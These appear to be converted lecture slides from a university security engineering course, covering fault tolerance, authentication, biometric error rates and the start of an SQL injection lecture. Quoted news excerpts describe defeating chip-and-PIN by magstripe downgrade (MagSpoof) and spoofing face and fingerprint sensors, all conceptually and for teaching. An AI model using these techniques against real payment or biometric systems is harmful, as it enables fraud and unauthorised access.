


# Fault Tolerance and Failure Recovery

Failure model: Byzantine failure

Given  $n$  generals, how many conspiring generals  $t$  can be tolerated? ( $3t+1 \leq n$ )

- > signing helps
- > silence is better than lies



# Redundancy and fail-stop processes

**Redundancy** makes systems more resilient (availability) but also more complex, and more vulnerable (confidentiality)

**Fail stop processors** stop operation when failure is detected

Can be combined



# Redundancy at different levels

- **Hardware** (e.g., RAID, CPUs)
- **Process group** (e.g., multiple systems processing requests and comparing results) (aka hot redundancy)
- **Backup** (e.g., copy of system taken at “checkpoints” that can take over) (aka cold redundancy)
- Note: Distinguish between ***failover*** and ***fallback*** (the latter implies a service degradation)



# Fallbacks and Security

more availability

but at a price  
(integrity, confidentiality)

## DEFEATING CHIP AND PIN WITH BITS OF WIRE

November 25, 2015 by Brian Benchoff

120 Comments

One of many ways that Americans are ridiculed by the rest of the world is that they don't have chip and PIN on their credit cards yet; US credit card companies have been slow to bring this technology to millions of POS terminals across the country. Making the transition isn't easy because until the transition is complete, the machines have to accept both magnetic stripes and chip and PIN.

This device can disable chip and PIN, wirelessly, by forcing the downgrade to magstripe. [Samy Kamkar] created the MagSpoof to explore the binary patterns on the magnetic stripe of his AmEx card, and in the process also created a device that works with drivers licenses, hotel room keys, and parking meters.



The electronics for the MagSpoof are incredibly simple. Of course a small microcontroller is necessary for this build, and for the MagSpoof, [Samy] used the ATtiny85 for the 'larger' version (still less than an inch square). A smaller, credit card-sized version used an ATtiny10. The rest of the schematic is just an H-bridge and a coil of magnet wire – easy enough for anyone with a soldering iron to put together on some perfboard.

By pulsing the H-bridge and energizing the coil of wire, the MagSpoof emulates the swipe of a credit card – it's all just magnetic fields reversing direction in a very particular pattern. Since the magnetic pattern on any credit card can be easily read, and [Samy]

# **SENG 360 - Security Engineering Distributed Systems - Identification and Authorization**

Jens Weber

Fall 2022



# Learning Objectives



At the end of this class you will be able to

- describe the difference between identification and authentication
- explain multi-factor and out-of-band authentication
- describe different biometric authentication forms and their security properties



# Identification and authentication

**Identification:** claim or determination of identity


- e.g., enter user name, determine speaker identity

**Authentication:** prove of the above identity


- e.g., enter password



# Multi-factor Authentication




# Multi-factor Authentication



University  
of Victoria

# Multi-factor Authentication




# Related: Out-of-band authentication (OOBA)

Using another band (communication channel) to exchange a second (or third) credential




# Biometric authentication




*And the Gileadites took the passages of Jordan before the Ephraimites: and it was so, that when those Ephraimites which were escaped said. Let me go over; that the men of Gilead said unto him, Art thou an Ephraimite? If he said, Nay; Then said they unto him, Say now Shibboleth: and he said Sibboleth: for he could not frame to pronounce it right. Then they took him, and slew him at the passages of the Jordan: and there fell at that time of the Ephraimites forty and two thousand. —*

**JUDGES 12:5–6**


# Enrolment



# Authentication




# Identification



# Balancing frauds and insults

False Accepts

*“fraud rate”*



False Rejects  
false positive

*“insult rate”*



**Equal error rate:** fraud rate = insult rate


# Handwritten Signatures

- Used for centuries and still in use today
- expert failure rate: 6.5%, non-expert: 38.3%
- electronic capture improves on this
  - -> capture dynamics (not just shape)
  - equal error rate at best 1%
  - (*not good for banking industry, where insult rate is target 0.01% and fraud rate target is 1%*)



# Face recognition

- Identification or authentication? or both?
- Humans are surprisingly bad at this
- Massive progress in face recognition technology
- Can be improved with special hardware (like iPhone's dot projector) - but then the pandemic hits...
- claimed false acceptance rate of 0.000000001%
- Huge ethical discussions w.r.t. **Identification**



# RFR - Retrospective FR vs Live FR

≡ WIRED

LONG READS BUSINESS CULTURE GEAR SCIENCE SECURITY VIDEO


<https://www.wired.co.uk/article/met-police-facial-recognition-new>  
SUBS!

SAMUEL WOODHAMS

SECURITY 27.09.2021 06:00 AM

## London is buying heaps of facial recognition tech

The Metropolitan Police is buying a new facial recognition system that will supercharge its surveillance technology capabilities




University  
of Victoria

LILY HAY NEWMAN SECURITY 08.19.2016 08:00 AM

# Hackers Trick Facial-Recognition Logins With Photos From Facebook (What Else?)

Researchers use online photos to create 3-D renders of faces and successfully dupe four facial recognition systems.



© Jens H. Weber  
GETTY IMAGES

University  
of Victoria

# Fingerprints

Used to dominate the biometric technology (78% in 1998) down to 43.5% in 2005 (recent come-back d.t. masks)

Equal error rate of 1%

single finger ok *authentication*, but 10 fingers for *identification*



# Fingerprints (hacking)




EMERGING TECH

## 'Master prints' could be used to unlock nearly any phone's fingerprint sensor

By Luke Dormehl

April 14, 2017



123RF




# Iris codes

irises are unique

equal error rate = 0.0000001

(can be tuned for false acceptance rate of ~0)



In practice, false-reject rate higher (4-6%)





# Voice recognition and morphing

aka *speaker recognition* (but **not** speech recognition)

not very good for identification and authentication

easy to morph voices to fake victim's speech



# Other systems

- Typing patterns, mouse movements (cont. auth)
- facial themograms
- ear shape
- gait
- lip prints
- electocardiograms
- DNA



# What goes wrong

Procedural issues:



Exploiting Fallback  
Functionality (Collusion)

Janez Jančič  
Janos Jančič  
Jane

Freshness



Compulsion



Social Regression



# Summary and Outlook

- Identification is act of linking two names
- Authentication is act of proving link correctness
- Multifactor authentication (know, have, are)
- Biometric balances “fraud” and “insult”
- Many issues related to biometric authentication
- Next week: Database security



# *Questions?*



# **SENG 360 - Security Engineering Database Security - SQL Injection**

Jens Weber

Fall 2022



# Learning Objectives



At the end of this class you will be able to

- Explain how typical SQL injection attack types work
- Describe mitigations against SQL injection attacks
- Distinguish between blind and non-blind SQL Injection attacks

